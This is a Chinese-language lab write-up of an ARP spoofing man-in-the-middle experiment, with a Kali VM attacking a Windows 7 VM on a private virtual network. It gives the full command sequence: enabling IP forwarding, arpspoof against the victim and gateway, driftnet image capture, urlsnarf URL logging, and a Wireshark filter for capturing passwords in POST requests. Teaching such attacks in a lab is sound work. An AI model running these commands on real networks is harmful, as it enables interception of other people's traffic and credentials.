

## 1、实验原理


1, ARP (Address Resolution Protocol, 地址解析协议) 是一个位于 TCP/IP 协议栈中的网络层, 负责将某个 IP 地址解析成对应的 MAC 地址。

2, ARP 协议的基本功能: 通过目标设备的 IP 地址, 查询目标设备的 MAC 地址, 以保证通信的进行。

3, ARP 攻击的局限性: ARP 攻击仅能在局域网进行, 无法对外网进行攻击。

4, ARP 攻击的攻击原理: ARP 攻击就是通过伪造 IP 地址和 MAC 地址实现 ARP 欺骗, 能够在网络中产生大量的 ARP 通信量使网络阻塞, 攻击者只要持续不断的发出伪造的 ARP 响应包就能更改目标主机 ARP 缓存中的 IP-MAC 条目, 造成网络中断或中间人攻击。

5, 常见的 ARP 欺骗手法: 同时对局域网内的一台主机和网关进行 ARP 欺骗, 更改这台主机和网关的 ARP 缓存表。如下图所示 (PC2 是攻击主机, PC1 是被攻击主机):



PC2 发送 ARP 应答包给 PC1 和网关, 分别修改它们的 ARP 缓存表, 将它们的 ip 地址所对应的 MAC 地址, 全修改为 PC2 的 MAC 地址, 这样它们之间数据就被 PC2 截获。

## 2、实验内容

\* 被攻击主机: win7 系统, 其 ip 地址为 192.168.189.153, MAC 地址为 00:0c:29:58:26:b8

\* 攻击主机: kali linux 系统, 其 ip 地址为 192.168.189.158, MAC 地址为 00:0c:29:b5:fd:3a


\* 网关: ip 地址为 192.168.189.2, MAC 地址为 d4:61:2e:d6:bc:10

\* 攻击工具: kali linux 系统下的 ARPSpoof、driftnet 工具

1, 查看攻击主机 ip 地址、MAC 地址, 以及网卡名称。

```
(root@kali) - [~/桌面]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.189.158 netmask 255.255.255.0 broadcast 192.168.189.255
    inet6 fe80::20c:29ff:feb5:fd3a prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:b5:fd:3a txqueuelen 1000 (Ethernet)
    RX packets 59527 bytes 83227966 (79.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6916 bytes 441202 (430.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

查看被攻击主机 ip 地址、MAC 地址, 以及网关 ip 地址。



在攻击主机、被攻击主机中互 ping 一下, 确保双方可以通信。


```
(root@kali) - [~/桌面]
# ping 192.168.189.153
PING 192.168.189.153 (192.168.189.153) 56(84) bytes of data.
64 bytes from 192.168.189.153: icmp_seq=1 ttl=128 time=0.321 ms
64 bytes from 192.168.189.153: icmp_seq=2 ttl=128 time=0.675 ms
64 bytes from 192.168.189.153: icmp_seq=3 ttl=128 time=0.473 ms
64 bytes from 192.168.189.153: icmp_seq=4 ttl=128 time=0.481 ms
64 bytes from 192.168.189.153: icmp_seq=5 ttl=128 time=0.348 ms
64 bytes from 192.168.189.153: icmp_seq=6 ttl=128 time=0.339 ms
64 bytes from 192.168.189.153: icmp_seq=7 ttl=128 time=0.695 ms
64 bytes from 192.168.189.153: icmp_seq=8 ttl=128 time=0.790 ms
^C
--- 192.168.189.153 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7164ms
rtt min/avg/max/mdev = 0.321/0.515/0.790/0.170 ms
```

```
C:\Users\duling>ping 192.168.189.158

正在 Ping 192.168.189.158 具有 32 字节的数据:
来自 192.168.189.158 的回复: 字节=32 时间=2ms TTL=64
来自 192.168.189.158 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.189.158 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.189.158 的回复: 字节=32 时间<1ms TTL=64

192.168.189.158 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间<以毫秒为单位>:
        最短 = 0ms, 最长 = 2ms, 平均 = 0ms
```

2, 在进行 ARP 欺骗前, 得先打开攻击主机的 IP 转发功能, 其配置文件写在 /proc/sys/net/ipv4 的 ip\_forward 中。默认为 0, 修改为 1。



```
//proc/sys/net/ipv4/ip_forward - Mousepad
文件(F) 编辑(E) 搜索(S) 视图(V) 文档(D) 帮助(H)
警告: 您正在使用 root 帐户。有可能会损害您的系统。
1
```

再查看一下被攻击主机的 ARP 缓存表, 以便与被攻击后的 ARP 缓存表进行对照。

```
C:\Users\duling>arp -a

接口: 192.168.189.153 --- 0xb
Internet 地址          物理地址              类型
192.168.189.1          00-50-56-c0-00-08     动态
192.168.189.2          00-50-56-e9-b5-ca     动态
192.168.189.158        00-0c-29-b5-fd-3a     动态
192.168.189.254        00-50-56-f8-cd-c9     动态
192.168.189.255        ff-ff-ff-ff-ff-ff     静态
224.0.0.22             01-00-5e-00-00-16     静态
224.0.0.252            01-00-5e-00-00-fc     静态
239.255.255.250        01-00-5e-7f-ff-fa     静态
255.255.255.255        ff-ff-ff-ff-ff-ff     静态
```

3, 在虚拟机中打开终端, 利用 arpspoof 工具发起 ARP 欺骗攻击。其中, -i 后面的参数是网卡名称, -t 后面的参数是目的主机和网关, 截获主机发往网关的数据包。



```
(rootkali) - [~/桌面]
# arpspoof -i eth0 -t 192.168.189.153 192.168.189.2
0:c:29:b5:fd:3a 0:c:29:58:26:b8 0806 42: arp reply 192.168.189.2 is-at 0:c:29:b5:fd:3a
0:c:29:b5:fd:3a 0:c:29:58:26:b8 0806 42: arp reply 192.168.189.2 is-at 0:c:29:b5:fd:3a
0:c:29:b5:fd:3a 0:c:29:58:26:b8 0806 42: arp reply 192.168.189.2 is-at 0:c:29:b5:fd:3a
0:c:29:b5:fd:3a 0:c:29:58:26:b8 0806 42: arp reply 192.168.189.2 is-at 0:c:29:b5:fd:3a
0:c:29:b5:fd:3a 0:c:29:58:26:b8 0806 42: arp reply 192.168.189.2 is-at 0:c:29:b5:fd:3a
0:c:29:b5:fd:3a 0:c:29:58:26:b8 0806 42: arp reply 192.168.189.2 is-at 0:c:29:b5:fd:3a
0:c:29:b5:fd:3a 0:c:29:58:26:b8 0806 42: arp reply 192.168.189.2 is-at 0:c:29:b5:fd:3a
0:c:29:b5:fd:3a 0:c:29:58:26:b8 0806 42: arp reply 192.168.189.2 is-at 0:c:29:b5:fd:3a
0:c:29:b5:fd:3a 0:c:29:58:26:b8 0806 42: arp reply 192.168.189.2 is-at 0:c:29:b5:fd:3a
0:c:29:b5:fd:3a 0:c:29:58:26:b8 0806 42: arp reply 192.168.189.2 is-at 0:c:29:b5:fd:3a
0:c:29:b5:fd:3a 0:c:29:58:26:b8 0806 42: arp reply 192.168.189.2 is-at 0:c:29:b5:fd:3a
0:c:29:b5:fd:3a 0:c:29:58:26:b8 0806 42: arp reply 192.168.189.2 is-at 0:c:29:b5:fd:3a
0:c:29:b5:fd:3a 0:c:29:58:26:b8 0806 42: arp reply 192.168.189.2 is-at 0:c:29:b5:fd:3a
0:c:29:b5:fd:3a 0:c:29:58:26:b8 0806 42: arp reply 192.168.189.2 is-at 0:c:29:b5:fd:3a
0:c:29:b5:fd:3a 0:c:29:58:26:b8 0806 42: arp reply 192.168.189.2 is-at 0:c:29:b5:fd:3a
```

从图中可以看出，此时攻击机不断地向被攻击机发送 ARP 应答包，这个应答包将网关和攻击机的 MAC 地址绑定在一起，从而将被攻击机的 ARP 缓存表中的网关的 MAC 地址修改为攻击机的 MAC 地址。

如果在用 *arpspoof* 的时候，出现了 “*arpspoof: couldn't arp for host xxx.xxx.xxx.xxx*” 这个问题，这是因为我们使用的校园网 ip 为 10.163 开头而不是 192.168 开头，VMware 没有让 “虚拟机和物理主机在同一网段”。可以将虚拟机的 NAT 模式改为桥接模式，我是直接将 win10（物理机）换为 win7（虚拟机）解决的。


4，检查被攻击机的 ARP 缓存表，可以看出此时网关和攻击主机的 MAC 地址是一样的。可以认定，被攻击机遭遇了 ARP 欺骗。

```
C:\Users\duling>arp -a


接口: 192.168.189.153 --- 0xb
Internet 地址          物理地址          类型
192.168.189.1          00-50-56-c0-00-08 动态
192.168.189.2          00-0c-29-b5-fd-3a 动态
192.168.189.153        00-0c-29-b5-fd-3a 动态
192.168.189.254        00-50-56-f8-cd-c9 动态
192.168.189.255        ff-ff-ff-ff-ff-ff 静态
224.0.0.22             01-00-5e-00-00-16 静态
224.0.0.252            01-00-5e-00-00-fc 静态
239.255.255.250        01-00-5e-7f-ff-fa 静态
255.255.255.255        ff-ff-ff-ff-ff-ff 静态
```

此时，可以在攻击机中利用 driftnet 工具，嗅探被攻击机正在浏览的图片。

在虚拟机中打开 driftnet：



在被攻击机中打开一个网页，浏览几张图片。并在虚拟机中 driftnet 窗口中监看。




把抓的图片保存到目录：



```
(root@kali) - [~]
# mkdir xiu_tan

(root@kali) - [~]
# driftnet -i eth0 -a -d xiu_tan/ -s
xiu_tan//driftnet-6169623f6b8b4567.jpeg
xiu_tan//driftnet-6169623f327b23c6.jpeg
xiu_tan//driftnet-6169623f643c9869.jpeg
xiu_tan//driftnet-6169623f66334873.jpeg
xiu_tan//driftnet-6169624674b0dc51.jpeg
xiu_tan//driftnet-6169624619495cff.jpeg
^C
```

视图(V) 转到(G) 帮助(H)



嗅探传输过程浏览的 url:

```
(root@kali) - [~]
# urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.189.153 - - [15/Oct/2021:19:17:10 +0800] "POST http://ocsp2.globalsign.com/gsoorganizationval
sha2g2 HTTP/1.1" - - "-" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:92.0) Gecko/20100101 Firefox/9
2.0"
192.168.189.153 - - [15/Oct/2021:19:17:10 +0800] "POST http://ocsp2.globalsign.com/gsoorganizationval
sha2g2 HTTP/1.1" - - "-" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:92.0) Gecko/20100101 Firefox/9
2.0"
192.168.189.153 - - [15/Oct/2021:19:17:10 +0800] "POST http://ocsp2.globalsign.com/gsoorganizationval
sha2g2 HTTP/1.1" - - "-" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:92.0) Gecko/20100101 Firefox/9
2.0"
192.168.189.153 - - [15/Oct/2021:19:17:12 +0800] "POST http://ocsp2.globalsign.com/gsoorganizationval
sha2g2 HTTP/1.1" - - "-" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:92.0) Gecko/20100101 Firefox/9
2.0"
192.168.189.153 - - [15/Oct/2021:19:17:12 +0800] "POST http://ocsp2.globalsign.com/gsoorganizationval
sha2g2 HTTP/1.1" - - "-" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:92.0) Gecko/20100101 Firefox/9
2.0"
192.168.189.153 - - [15/Oct/2021:19:17:12 +0800] "POST http://ocsp2.globalsign.com/gsoorganizationval
sha2g2 HTTP/1.1" - - "-" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:92.0) Gecko/20100101 Firefox/9
2.0"
192.168.189.153 - - [15/Oct/2021:19:17:12 +0800] "POST http://ocsp2.globalsign.com/gsoorganizationval
```

结合 wireshark 进行 ARP 嗅探密码。打开 wireshark, 选择网卡 eth0。

筛选器: ip.src==192.168.189.153 and http.request.method=="POST"

\*eth0

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

ip.src==192.168.189.153 and http.request.method=="POST"

No.	Time	Source	Destination	Protocol	Length	Info
85	62.906835382	192.168.189.153	104.18.30.182	OCSP	522	Request
161	63.664493144	192.168.189.153	36.156.81.235	OCSP	536	Request
212	63.942499454	192.168.189.153	36.156.81.235	OCSP	536	Request
2666	66.406665113	192.168.189.153	36.156.81.235	OCSP	536	Request
3409	90.231829935	192.168.189.153	203.208.41.34	OCSP	525	Request
4348	99.136352266	192.168.189.153	104.18.30.182	OCSP	522	Request
4392	99.489641951	192.168.189.153	104.18.30.182	OCSP	522	Request
5083	100.974039084	192.168.189.153	203.208.40.66	OCSP	525	Request
5670	103.195868622	192.168.189.153	203.208.40.66	OCSP	524	Request

Acknowledgment Number: 1 (relative ack number)

Acknowledgment number (raw): 1330513933

0101 .... = Header Length: 20 bytes (5)

Flags: 0x018 (PSH, ACK)

Window: 64240

[Calculated window size: 64240]

[Window size scaling factor: -2 (no window scaling used)]

Checksum: 0x929f [unverified]

[Checksum Status: Unverified]

Urgent Pointer: 0

[SEQ/ACK analysis]

[Timestamps]

TCP payload (468 bytes)

Hypertext Transfer Protocol

Online Certificate Status Protocol

0000 00 0c 29 b5 fd 3a 00 0c 29 58 26 b8 08 00 45 00 ..):..X&...E

0010 01 fc 01 56 40 00 80 06 f2 9b c0 a8 bd 99 68 12 ...V@...h

0020 1e b6 c3 3b 00 50 14 11 4a 0f 4f 4e 08 0d 50 18 ...;P..J.ON.P

0030 fa f0 92 9f 00 00 50 4f 53 54 20 2f 20 48 54 54 .....PO ST / HTT

0040 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 6f 63 73 P/1.1.H ost: ocs

0050 70 2e 73 65 63 74 69 67 6f 2e 63 6f 6d 0d 0a 55 p.sectig o.com.U

0060 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c ser-Agen t: Mozil

0070 6c 61 2f 35 2e 30 20 28 57 69 6e 64 6f 77 73 20 la/5.0 ( Windows

wireshark\_eth0TUSAB1.pcapng

分组: 6427 · 已显示: 9 (0.1%)

配置: Default